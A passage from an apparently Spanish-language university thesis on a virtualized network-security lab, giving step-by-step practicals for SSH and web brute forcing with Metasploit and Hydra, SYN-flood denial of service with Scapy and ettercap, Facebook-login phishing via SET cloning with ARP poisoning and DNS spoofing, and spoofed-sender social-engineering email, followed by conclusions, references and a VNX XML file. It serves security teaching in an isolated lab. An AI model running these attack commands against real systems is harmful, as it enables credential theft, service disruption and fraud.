Segmento de código 3.11 Comando para seleccionar un *exploit* en un ataque de Fuerza Bruta

- Verifique los campos que necesita el *exploit* para funcionar, y para ello ingrese el siguiente comando en la consola de Metasploit:

```
msf auxiliary(ssh_login) > show options
```

Segmento de código 3.12 Comando para visualizar campos que se pueden utilizar por un *exploit*

¿Qué campos son necesarios para el funcionamiento del *exploit*?

- Antes de llevar a cabo el ataque, configure la dirección IP de la víctima usando el siguiente comando:

```
msf auxiliary(ssh_login) > set RHOSTS 10.1.100.61
```

Segmento de código 3.13 Comando para configurar dirección IP de la víctima con un *exploit*

- Especifique las fuentes de diccionarios que utilizará el *exploit* para encontrar el nombre de usuario y contraseña, use los siguientes comandos:

```
msf auxiliary(ssh_login) > set PASSFILE
/root/DiccionariosFuerzaBruta/passwords.txt
msf auxiliary(ssh_login) > set USERFILE
/root/DiccionariosFuerzaBruta/usuarios.txt
```

Segmento de código 3.14 Comandos para configurar diccionarios y se utilizan con un *exploit*

- Con el objetivo de capturar el tráfico generado durante el ataque de fuerza bruta, desde su máquina física, inicie remotamente la aplicación (gráfica) w*ireshark* en la máquina del atacante.
- Genere el ataque ejecutando comando *exploit* en el *prompt* de *Metasploit*.

```
msf auxiliary(ssh_login) > exploit
```

Segmento de código 3.15 Comando para iniciar un *exploit*

- Analice el resultado que refleja la ejecución del comando. ¿Tuvo éxito el ataque? Si es así, ¿cuántas combinaciones de nombres de usuarios y contraseñas observa?, ¿cuál es la contraseña del usuario *msfadmin*?
- Detenga la captura de tráfico en la herramienta w*ireshark.* Describa el flujo del tráfico generado por el ataque.
- Acceda remotamente a la máquina víctima. Verifique los intentos de autenticación generados por el ataque en el archivo de *log* de la víctima que registra estos eventos. Utilice para ello el siguiente comando:

```
$tail -500 /var/log/auth.log | grep sshd
```

Segmento de código 3.16 Comando para la revisión de *log* de autenticación de la víctima después de un Ataque de Fuerza Bruta

Ataque de fuerza bruta a un sitio web utilizando Hydra

- Acceda remotamente a la máquina del atacante.
- Vaya al directorio /root/DiccionariosFuerzaBruta y analice el contenido de los archivos que se encuentran en este directorio.

  ¿Reconoce algunas palabras?

- Con el objetivo de capturar el tráfico generado durante el ataque de fuerza bruta, desde su máquina física, inicie remotamente la aplicación (gráfica) w*ireshark* en la máquina del atacante de su escenario.
- Desde la consola del atacante, verifique los servicios de red publicados en la máquina de la víctima.

  Para ello puede utilizar el siguiente comando:

```
#nmap -sV -p0-65535 10.1.100.61
```

Segmento de código 3.17 Comando para verificar servicios publicados en la máquina víctima

  ¿Está funcionando el servicio web en la máquina de la víctima?
- Inicie un ataque de fuerza bruta que intente averiguar las contraseñas de acceso de un usuario en el servicio web de la máquina de la víctima.

  Pruebe determinar la contraseña del usuario *admin*, utilizando la herramienta *Hydra* con el comando siguiente:

```
#hydra -l admin -P passwords.txt -vV -f 10.1.100.61
http-head /dvwa/login.php/
```

Segmento de código 3.18 Comando para iniciar ataque de fuerza bruta al servicio SSH utilizando *Hydra*

  ¿Qué observa en la salida del comando anterior? ¿Tuvo éxito el ataque? Si es así, ¿cuál es la contraseña del usuario *admin*?
- Para probar si el ataque de Fuerza Bruta tiene éxito, desde un navegador web intente acceder al sitio web de la víctima con las credenciales encontradas, escribiendo la siguiente línea: **`http://10.1.100.61/dvwa/login.php/`**
- Utilizando un editor de texto, busque la palabra *password* en el archivo de diccionario *passwords.txt*, ¿se encuentra ahí?
- Detenga la captura de tráfico en la herramienta *wireshark.*

  Describa el flujo de este tráfico generado por el ataque. Use para ello la opción *FlowGraph*.

  ¿Qué mensajes de comunicación puede identificar?, ¿Qué tipos de puertos TCP puede identificar?

3.2.2 PRÁCTICA 2: ATAQUE DE DENEGACIÓN DE SERVICIO *DoS*

3.2.2.1 Objetivo

Implementar y analizar ataques de *DoS* para impedir que un usuario legítimo pueda hacer uso de un servicio determinado.

3.2.2.2 Descripción

En la Figura 3.15 se puede observar el escenario de red en el que se pretende generar el ataque de *DoS* por medio de inundación de mensajes TCP SYN desde la máquina atacante hacia la máquina víctima haciendo uso de e*ttercap* y un *script* de generación de paquetes mediante *Scapy*.



Figura 3.15 Esquema de Ataque de *DoS*

El ataque consiste en generar una gran cantidad de mensajes TCP SYN (que se usan para inicio de una gran cantidad de conexiones TCP). Luego de generar esas peticiones (SYN *flood*), la máquina de la víctima contestará con la confirmación de estas peticiones con mensajes SYN-ACK. Sin embargo, el atacante no completará la negociación a tres pasos, quedando así la conexión incompleta. Las múltiples conexiones incompletas consumirán tantos recursos que saturarán la máquina víctima y un usuario legítimo no podrá acceder a sus servicios en ella.

3.2.2.3 Instrucciones de la Práctica

Ataque de DoS a servicio SSH y web utilizando Scapy.

- Acceda remotamente a la máquina del atacante.

- Vaya al directorio /root/DenegacionServicio y analice el contenido del archivo que se encuentra en este directorio. Se trata de un script escrito en *Python* usando algunos métodos de la herramienta *Scapy*. ¿Qué método de *Scapy* se utiliza para enviar los mensajes TCP SYN? ¿Qué valor tiene la variable puerto? ¿Qué servicio atenderá los mensajes generados por este *script*?
- Con el objetivo de capturar el tráfico generado durante el ataque de *DoS*, desde su máquina física, inicie remotamente la aplicación (gráfica) w*ireshark* en la máquina del atacante.
- Desde la consola del atacante, verifique los servicios de red publicados en la máquina de la víctima. Para ello puede utilizar el siguiente comando:

```
#nmap -sV -p0-65535 10.1.100.61
```

Segmento de código 3.19 Comando para verificar servicios publicados en la máquina víctima

¿Está funcionando el servicio SSH en la máquina de la víctima? ¿Cuál es el puerto con el que trabaja SSH?, ¿existen otros puertos abiertos en la máquina de la víctima?

- Inicie un ataque de *DoS* sobre el servicio SSH de la máquina de la víctima. Utilice para ello el siguiente comando que ejecuta el *script* DoS.py:

```
#./DoS.py
```

Segmento de código 3.20 Comando para la ejecución de un *script* para iniciar un ataque *DoS*

¿Funciona?, ¿qué tareas realiza el *script*?, ¿qué clase de mensaje se envía?

- Intente acceder remotamente a la máquina víctima. ¿Es posible?, ¿cuál es el mensaje de error que indica Putty? Trate de explicar por qué aparece ese mensaje.
- Pruebe conectividad con la máquina de la víctima. ¿Por qué existe conectividad?
- Detenga la captura de tráfico desde la herramienta w*ireshark.* Identifique el tráfico generado por el ataque y describa sus características.

- Repita el ataque, pero ahora utilizando el valor 80 en la variable puerto en el *script DoS.py.* Para probar si el ataque de DoS tiene éxito, desde un navegador web intente acceder al servicio web de la víctima ingresando la siguiente línea: **`http://10.1.100.61`**

  ¿Se despliega la página web?, si no es así, anote el error que obtiene en el navegador y trate de explicar la razón del fallo.
- Detenga la ejecución del *script* e intente acceder nuevamente al sitio web de la víctima ¿Funciona ahora? Explique, ¿por qué?

Ataque de DoS utilizando Ettercap.

- Empiece a capturar el tráfico generado por el atacante durante el ataque de *DoS* iniciando remotamente wireshark en la máquina del atacante desde su máquina física e inicie la captura de tráfico.
- Acceda remotamente a la máquina del atacante.
- Con el objetivo de capturar el tráfico generado durante el ataque de *DoS*, desde su máquina física, inicie remotamente la aplicación (gráfica) w*ireshark* en la máquina del atacante.
- Utilice la herramienta *ettercap* con el plugin dos_attack para implementar el ataque de *DoS*. Puede usar el siguiente comando:

```
$ettercap -TQP dos_attack
```

Segmento de código 3.21 Comando para iniciar ataque *DoS* con *ettercap*

- Este comando le solicitará la dirección IP de la máquina víctima que en este caso será la 10.1.100.61. Además, le pedirá otra dirección IP que se usará como dirección IP origen de las peticiones TCP SYN con las que se inundarán los servicios activos de la máquina víctima.
- Provea una dirección IP que no use en la red de su escenario (como la 10.1.100.2; se puede usar cualquier dirección IP). Mientras se ejecute el comando, observe cómo se realiza inicialmente el escaneo de los puertos abiertos en la máquina víctima. Anote todos los puertos que se descubren abiertos, ¿a qué servicios corresponden?

- Luego de unos segundos, detenga la captura de tráfico y analice las interacciones entre la máquina atacante y la víctima. Describa el tráfico generado y las interacciones que se generan sobre la máquina víctima. Intente acceder remotamente a la máquina de la víctima, ¿funciona?, explique ¿por qué?, pruebe conectividad con la máquina de la víctima, ¿existe?, explique la razón. Detenga la captura de tráfico de la herramienta *wireshark.* Describa el flujo de este tráfico generado por el ataque. ¿Qué direcciones IP están involucradas en el ataque de *DoS*?. Desde un explorador web intente acceder al servicio FTP de la víctima ingresando la siguiente línea `ftp://10.1.100.61,` ¿Qué mensaje de error obtiene?, explique la razón.
- Detenga la ejecución del comando *ettercap* y realice nuevamente las pruebas de conectividad, acceso web y vía FTP a la máquina de la víctima.

3.2.3 PRÁCTICA 3: ATAQUE DE PHISHING

3.2.3.1 Objetivo

Implementar y analizar un ataque de *Phishing* de tal forma que se pueda engañar a la víctima para "pescar" sus credenciales de acceso a un servicio web. Suplantar un sitio web mediante clonación del sitio original, atraer a la víctima mediante un ataque de hombre en el medio y dirigir sus peticiones destinadas a un sitio web original hacia el sitio falsificado del atacante usando suplantación del servicio DNS.

3.2.3.2 Descripción

En la Figura 3.16 se puede observar el escenario de red en el que se pretende realizar el ataque de hombre del medio entre la víctima y el servidor DNS (*gateway)*, desde la máquina atacante, además de suplantar un sitio web.



Figura 3.16 Esquema de Ataque de *Phishing*

En esta práctica se implementará el ataque de *phishing* que consistirá en suplantar un sitio web, en este caso la página de *login* de Facebook. Sin embargo, el ataque no solo consiste en clonar esta página (que se lo hará usando el Social Engineering Toolkit disponible en la máquina del atacante), sino especialmente en que las peticiones HTTP que se generen de la máquina víctima hacia Facebook sean dirigidas hacia la página falsa en la máquina del atacante.

Esto último es un proceso más complejo, aunque con las herramientas adecuadas no lo es tanto. Para que todas las peticiones de la víctima pasen por el atacante, se aplicará el ataque de envenenamiento de la tabla ARP de la máquina de la víctima. Al hacerlo, incluso las peticiones DNS de la víctima pasarán por la máquina del atacante. Esto permitirá que cuando la víctima intente navegar en Facebook, la petición de resolución DNS intrínseca sea dirigida hacia el atacante.

La máquina del atacante resolverá esta petición con un registro que apunta a esa misma máquina.

De esa manera, al intentar navegar en Facebook con www.facebook.com, las peticiones HTTP se dirigirán a la máquina del atacante que alojará el sitio falsificado. Cuando el usuario intente hacer *login* con sus credenciales, éstas serán capturadas por el atacante.

Este ataque requerirá conexión a Internet para que se pueda clonar la página de *login* de Facebook desde la máquina del atacante.

3.2.3.3 Instrucciones de la Práctica

- Acceda remotamente a la máquina *gateway*.
- En el directorio /root/script_nat encontrará un *script* que contiene una regla de la herramienta *iptables* que habilita el mecanismo de NAT en la máquina *gateway* para todos los paquetes que salgan a redes externas.

  Esto permitirá la conexión de su escenario con Internet. Si se encuentra en el escenario 1, puede ejecutar el script de la siguiente manera:

```
#./nat_g1
```

Segmento de código 3.22 Comando para ejecutar *script* e iniciar NAT en el equipo *gateway*

Si se encuentra en otro grupo, el nombre del script cambiará ligeramente.

- Acceda remotamente a la máquina del atacante y verifique conectividad con Internet. Para ello, puede hace ping a la dirección 8.8.8.8.
- Clone el sitio web que se suplantará para el ataque de *phishing*. Para ello use el comando `setoolkit` y seleccione las opciones *Social Engineering Attack* → *Website Attack Vectors* → *Credential Harvester Attack Method* → *Site Cloner*. Se le solicitará la dirección IP del atacante y la URL del sitio que clonará (por ejemplo www.facebook.com)
- El ataque de *phishing* se ejecutará en base a otros ataques: envenenamiento de tablas ARP para realizar un ataque de hombre en el medio que a su vez permitirá suplantación del servicio DNS.
- Para ejecutar el ataque de hombre en el medio y la suplantación DNS utilice la herramienta ettercap, pero antes configure en la máquina atacante los registros DNS con la información que entregará a la máquina víctima cuando intente navegar en el sitio web. Edite el archivo /etc/ettercap/etter.dns y agregue las siguientes líneas:

```
facebook.com      A   10.1.100.21
*.facebook.com    A   10.1.100.21
```

Figura 3.17 Configuración de tablas DNS para su suplantación utilizando *ettercap*

Con esta información cuando la víctima vaya a www.facebook.com las consultas DNS correspondientes se resolverán a la dirección IP de la máquina del atacante.

- Implemente el ataque de hombre del medio y de suplantación del registro DNS utilizando el siguiente comando:

```
#ettercap -Tq -i eth1 -M arp:remote -P dns_spoof
/10.1.100.1/ /10.1.100.61/
```

Segmento de código 3.23 Comando para iniciar ataque *MitM y* suplantación DNS con e*ttercap* en ataque de *Phishing*

¿Qué información despliega el comando?

- Con el objetivo de capturar el tráfico generado durante el ataque de *phishing*, desde su máquina física, inicie remotamente la aplicación w*ireshark* de la máquina del atacante.
- Acceda remotamente a la máquina de la víctima y verifique que el envenenamiento ARP se ha realizado con éxito. Al consultar la tabla ARP (**`arp -a`**) verifique que la dirección MAC asociada a la dirección IP del *gateway* es la dirección MAC de la interfaz de red de la máquina atacante. Para obtener la dirección MAC del atacante use el comando **`ifconfig`**.
- Del mismo modo, verifique la dirección IP a la que se resuelve la consulta DNS del nombre www.facebook.com. Use el comando **`host www.facebook.com`**. ¿Qué dirección IP obtiene?, ¿a qué máquina pertenece esa dirección?
- Para probar la ejecución del ataque de *phishing,* desde su máquina física, inicie remotamente el navegador Firefox en la máquina víctima. Navegue en www.facebook.com. ¿Aparece la página de inicio de Facebook? Intente acceder, utilizando unas credenciales que no use diariamente.
- Detenga la captura de tráfico en la herramienta w*ireshark.* Describa el flujo de este tráfico generado por el ataque. ¿Qué característica puede observar en el gráfico del flujo?, ¿Qué puede destacar del tráfico ARP capturado?
- Las credenciales ingresadas mediante el sitio web suplantado se capturan en un archivo de texto, cuyo nombre lleva la fecha de captura y es generado automáticamente en el directorio */var/www* de la máquina del atacante. Verifique si las credenciales que usó se encuentran ahí.

3.2.4 PRÁCTICA 4: ATAQUE DE INGENIERÍA SOCIAL

3.2.4.1 Objetivo

Implementar y analizar un ataque de Ingeniería Social por envío de un correo falso, de tal forma que se pueda manipular a un usuario para que entregue información al abrir dicho correo.

Utilizar los conocimientos adquiridos en la práctica de *Phishing* como un complemento a la presente práctica.

3.2.4.2 Descripción

La ingeniería social consiste en manipular víctimas, ganando su confianza para obtener de ellas información (usualmente confidencial).

El ataque a implementarse en esta práctica consiste en enviar un mensaje de correo electrónico con remitente suplantado para engañar al destinatario con el fin de robarle información que él mismo entregará.

El engaño consiste en hacer creer a la víctima de que está recibiendo un mensaje de alguna institución de su confianza y, aprovechando esa relación, solicitarle información o hacerle entrar en un sitio suplantado.

En el escenario propuesto, se utilizará la máquina atacante para enviar un mensaje de correo electrónico a la víctima solicitándole que acceda a un enlace que le llevará a un sitio suplantado (usando para ello un *script* en *Python*).

Ya que el mensaje de correo electrónico aparecerá como enviado por una institución de confianza, la víctima no dudará demasiado en dar click (ingeniería social). Al hacerlo, será víctima de un ataque de *phishing* (usando las herramientas *ettercap* y SET).



Figura 3.18 Esquema de Ataque de Ingeniería Social

El servidor de correo electrónico que se utilizará para las pruebas se encuentra funcionando en la máquina *gateway*, y tres usuarios están creados y se describen en la siguiente tabla:

Correo Electrónico	Nombre de Usuario	Contraseña
jose@example.ec	jose	jose
sofia@example.ec	sofia	sofia
gabriel@example.ec	gabriel	gabriel

Tabla 3.3 Credenciales de acceso de Correo Electrónico

3.2.4.3 Instrucciones de la Práctica

- Realice los mismos procesos indicados en la práctica anterior, para habilitar NAT, clonar un sitio web, iniciar un ataque hombre en el medio y suplantación de un registro DNS (*Phishing*).
- Acceda remotamente a la máquina del atacante.
- En el directorio /root/Correo encontrará un *script* que contiene sentencias de código *Python* que permite el envío de mensajes de correo electrónico, además contiene una sentencia de código HTML en donde se ingresa el dominio suplantado. Puede ejecutar el script de la siguiente manera:

```
# ./script_correolink.py
```

Segmento de código 3.24 Comando para ejecutar *script* para envío de mensajes de correo

- El script le solicitará que se ingrese la dirección de correo del remitente (que se suplantará), la dirección de correo del destinatario (puede usar las direcciones indicadas en la Tabla 3.3), asunto y cuerpo del mensaje de correo. Se sugiere ingresar datos solicitados de la siguiente forma:

```
[-] Ingrese email falso: admin@facebook.com
[-] Ingrese email del destinatario: sofia@example.ec
[-] Ingrese el asunto del correo: Actualizar Datos
[-] Ingrese el cuerpo del correo: Por favor abrir el
documento adjunto para actualizar datos Gracias
```

Figura 3.19 Campos solicitados por el *script* para envío de mensajes de correo electrónico

Nota: se sugiere que el dominio del correo del remitente (correo falso) sea el mismo que se utilizó en el proceso de *Phishing*. Ya que el destinatario al recibir

el correo creerá que recibe un mensaje de alguna institución de confianza e ingresara información en el sitio suplantado.

- Para obtener la perspectiva de la víctima durante el ataque, abra el navegador Firefox en la máquina de la víctima desde su máquina física. Acceda al servicio de webmail ejecutándose en la máquina gateway usando la URL http://10.1.100.1/squirrelmail. Haga *login* con el usuario `sofia` (que recibió el ataque de ingeniería social). De clic en el *link* adjunto, compruebe la suplantación del sitio que se despliega, y verifique el robo de sus credenciales cuando intenta hacer *login* en el sitio, tal como lo hizo en la práctica anterior.

CAPÍTULO IV

4 CONCLUSIONES Y RECOMENDACIONES

4.1 CONCLUSIONES

- Al implementar un prototipo como el que se desarrolló en este proyecto se reduce la cantidad de trabajo del estudiante y profesor, al agilitar el despliegue de escenarios de red puesto que los usuarios no intervienen en tareas como conectividad de equipos, ni configuración de servicios de red para proceder con los ataques de red.
- Mediante la virtualización de escenarios de red se aprovecha de mejorar forma el uso de los recursos físicos existentes del laboratorio ya que no se requiere traer equipos físicos adicionales como *switchs* o *routers* para implementar la práctica.
- VNX es una herramienta de código abierto útil para la virtualización de sistemas operativos, que se aprovechó para crear una interfaz de usuario por medio de herramientas de *scripting* para la administración del despliegue y destrucción automática de escenarios de red para realizar ataques.
- El script realizado en lenguaje de programación *Python* integra funcionalidades útiles tales como: Instalación de la herramienta de Virtualización VNX, configuración de la tarjeta de red del servidor para el uso correcto de VNX, inicio y apagado dinámico de los escenarios de red en donde se realizarán las prácticas de laboratorio.
- El estudiante no debe adentrarse en la configuración de los archivos XML para realizar la definición de máquinas virtuales y/o conectividad de los escenarios de red, puesto que esta funcionalidad se encuentra incorporada en el *script* para la gestión de escenarios.
- Se aprovechó las herramientas de código abierto (*exploit, hydra, setoolkit, ettercap, wireshark, scapy*) disponibles en la distribución *Kali Linux* para implementar pruebas de concepto de los distintos ataques de red en un entorno de prueba provisto por el prototipo de laboratorio.

- Un escenario de red está conformado por un atacante, una víctima y un servicio vulnerable, los que se aprovechan para detalla de manera didáctica el mecanismo de ataques de red más comunes, describiendo varios procesos en los que se vulnera los servicios de red desplegados.
- En el presente proyecto se implementa una técnica de ingeniería social por medio de envío de un mensaje de correo electrónico, en el cual se solicita actualizar información en un sitio web suplantado previamente, como parte de una de las prácticas de laboratorio realizadas.
- La realización de manuales de uso para los ayudantes de cátedra y profesores sirven como una guía documentada para el despliegue de los escenarios propuestos.

4.2 RECOMENDACIONES

- Se recomienda incorporar prácticas más avanzadas relacionadas con la post explotación de vulnerabilidades una vez ejecutados los ataques de seguridad en red, como por ejemplo: búsqueda y manipulación de información, migración de procesos, etc., se asumirían como un complemento al trabajo realizado en el presente proyecto de titulación.
- La virtualización que se genera al ejecutar el script consume recursos del servidor, por lo que se recomienda que las características de memoria RAM (en función del número de escenarios a desplegarse, ejemplo 10 escenarios, un mínimo de 12GB) tengan la capacidad para evitar percepción de lentitud al momento de ejecución de los ataques de red.
- Para trabajos futuros sobre el prototipo se recomienda mantener el uso de *Python* (ya que es un lenguaje de programación que soporta varias programaciones como la: estructurada y orientada a objetos) como lenguaje de programación del script y aprovechar sus funcionalidades para aumentar y mejorar el alcance del prototipo (como por ejemplo dar una interfaz gráfica al gestor de escenarios realizado).

- En el computador que se desee instalar VNX debe tener direccionamiento IP; ya que el script hace uso de la información de la configuración de red para su funcionamiento.
- En los archivos XML que se usan para la definición de los escenarios, se debe crear una interfaz de red específica en una máquina virtual, para que funcione como puente entre el escenario de red y la red de laboratorio.
- En los archivos XML utilizados para el despliegue de los escenarios de red, los nombres de los escenarios y los nombres de las máquinas virtuales no deben ser los mismos para cada archivo XML.

REFERENCIAS BIBLÍOGRAFICAS

[1] “Ataque informático - EcuRed.” [Online]. Available: http://www.ecured.cu/index.php/Ataque_inform%C3%A1tico. [Accessed: 14-Sep-2015].

[2] V. López, “The Role of the Explosion Force Attacks Combinational in gross. Madrid, 2013”

[3] “Ataque Man in The Middle Kaspersky,” 2013. [Online]. Available: http://infyseg.blogspot.com/2013/11/ataque-man-in-middle-con-ettercap.html. [Accessed: 24-Sep-2015].

[4] “Negacion de servicio DOS. Seguridad informatica.” [Online]. Available: http://www.informatica-hoy.com.ar/software-seguridad-virus-antivirus/Negacion-de-servicio-DOS-Seguridad-informatica.php. [Accessed: 24-Sep-2015].

[5] “Tipos de ataques Denial-of-Service | El rincón de dan1t0.” [Online]. Available: https://dan1t0.wordpress.com/2010/09/15/tipos-de-ataques-denial-of-service/. [Accessed: 26-Oct-2015].

[6] “Qué es el phishing, o fraude informático, y cómo evitarlo.” [Online]. Available: http://www.perfil.com/tecnologia/Que-es-el-phishing-o-fraude-informatico-y-como-evitarlo-20081103-0018.html. [Accessed: 24-Sep-2015].

[7] “Seguridad Informatica / Exploit.” [Online]. Available: http://www.segu-info.com.ar/malware/exploit.htm. [Accessed: 25-Sep-2015].

[8] I. S. Winkler and B. Dealy, “Information Security Technology? Don’t Rely on It. A Case Study in Social Engineering.,” 1995.

[9] H. A. F. Alcántara, *Ciberespacio y ética hacker*. 2007.

[10] J. Doña, J. E. García, J. López, F. Pascual, and F. Pascual, “Virtualización de Servidores-Una Solución de Futuro,” *Hosp. Univ. Virgen La Victoria. Málaga. España*.

[11] “PFC_Evolucion_VNX_Jorge_Somavilla.pdf,” Universidad Politécnica Madrid, Madrid, 2013.

[12] B. Ward, *The book of VMware: the complete guide to VMware workstation*, vol. 1. No Starch Press San Francisco, 2002.

[13] A. V. Romero, *VirtualBox 3.1: Beginner's Guide*. Packt Publishing Ltd, 2013.

[14] "Hacking ético." [Online]. Available: http://www.internetglosario.com/1131/Hackingetico.html. [Accessed: 26-Sep-2015].

[15] H. Etico, "Hacking ético," *Nebrija*, vol. 1, p. 26, 2014.

[16] "Nmap: the Network Mapper - Free Security Scanner." [Online]. Available: https://nmap.org/. [Accessed: 26-Sep-2015].

[17] "ZMap · Documentation." [Online]. Available: https://zmap.io/documentation.html. [Accessed: 26-Sep-2015].

[18] "Nessus Professional." [Online]. Available: http://www.tenable.com/products/nessus/nessus-professional. [Accessed: 26-Sep-2015].

[19] "Hablemos de Spoofing - Hacking Ético." [Online]. Available: http://hacking-etico.com/2010/08/26/hablemos-de-spoofing/. [Accessed: 28-Sep-2015].

[20] C. P. C and C. G. Galindo, "Prácticas de Seguridad para el Laboratorio de Simulación de Telecomunicaciones," no. 1.

[21] "Ettercap Home Page." [Online]. Available: https://ettercap.github.io/ettercap/. [Accessed: 30-Sep-2015].

[22] "The GNU Netcat -- Official homepage." [Online]. Available: http://netcat.sourceforge.net/. [Accessed: 30-Sep-2015].

[23] D. Maynor, *Metasploit toolkit for penetration testing, exploit development, and vulnerability research*. Elsevier, 2014.

[24] "About Kali Linux," Dec-2012. [Online]. Available: https://www.kali.org/about-us/. [Accessed: 30-Sep-2015].

[25] A. Orebaugh, G. Ramirez, and J. Beale, *Wireshark & Ethereal network protocol analyzer toolkit*. Syngress, 2006.

[26] "TCPDUMP/LIBPCAP public repository." [Online]. Available: http://www.tcpdump.org/. [Accessed: 30-Sep-2015].

[27] "VNX." [Online]. Available: http://web.dit.upm.es/vnxwiki/index.php/Main_Page. [Accessed: 09-Dec-2015].

[28] "Instalación de Kali Linux en un disco duro | Kali Linux." .

[29] “THC Hydra – SecTools Top Network Security Tools.” [Online]. Available: http://sectools.org/tool/hydra/. [Accessed: 01-Mar-2016].

[30] “Tutorial: How to send an email with Python - Nael Shiab.” [Online]. Available: http://naelshiab.com/tutorial-send-email-python/. [Accessed: 01-Mar-2016].

[31] “¿Qué es una denegación de servicio? - Culturación.” [Online]. Available: http://culturacion.com/que-es-una-denegacion-de-servicio/. [Accessed: 26-Dec-2015].

ANEXOS

ANEXO A: ARCHIVO XML UTILIZADO PARA EL DESPLIEGUE DE ESCENARIO DE RED

ANEXO B: ARCHIVO DE CONFIGURACIÓN DE RED DEL SERVIDOR

ANEXO C: SCRIPT UTILIZADO PARA LA GESTIÓN DE ESCENARIOS DE RED

ANEXO D: SCRIPT PARA REALIZAR DoS UTILIZANDO SCAPY

ANEXO E: SCRIPTS PARA EL ENVIO DE CORREO ELECTRÓNICO (INGENIERÍA SOCIAL)

ANEXO A: ARCHIVO XML UTILIZADO PARA EL DESPLIEGUE DE ESCENARIO DE RED

Se presenta el contenido de un archivo XML que contiene las definiciones de los escenarios base que se despliegan en el prototipo de laboratorio.

```
<?xml version="1.0" encoding="UTF-8"?>

<vnx xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="/usr/share/xml/vnx/vnx-
2.00.xsd">
  <global>
    <version>2.0</version>
    <scenario_name>lab1</scenario_name>
    <automac offset="1"/>
    <vm_mgmt type="none"></vm_mgmt>
    <vm_defaults>
     <console id="0" display="no"/>
          <console id="1" display="no"/>
    </vm_defaults>
  </global>

  <net name="Internet1"  mode="virtual_bridge"/>
  <net name="br0" mode="virtual_bridge" managed="no" />

  <vm name="r1" type="libvirt" subtype="kvm" os="linux"
exec_mode="sdisk" arch="x86_64">
    <filesystem
type="cow">/usr/share/vnx/filesystems/rootfs_ubuntu64</filesyst
em>
    <mem>256M</mem>
    <if id="1" net="br0">
      <ipv4 mask="mascara">IPdir</ipv4>
```

```
    </if>
    <if id="2" net="Internet1">
      <ipv4 mask="255.255.255.0">10.1.100.1</ipv4>
    </if>
    <route type="ipv4" gw="gateway">default</route>
    <forwarding type="ip" />
    <filetree seq="on_boot, start"
root="/etc/">conf/pc1/resolv.conf</filetree>
    <filetree seq="on_boot, start"
root="/root/">conf/script_nat</filetree>
    <filetree seq="on_boot, start"
root="/etc/">conf/host/hosts</filetree>
    <filetree seq="on_boot, start"
root="/etc/">conf/host/hostname</filetree>
    <filetree seq="on_boot, start"
root="/etc/bind">conf/bind/named.conf.local</filetree>
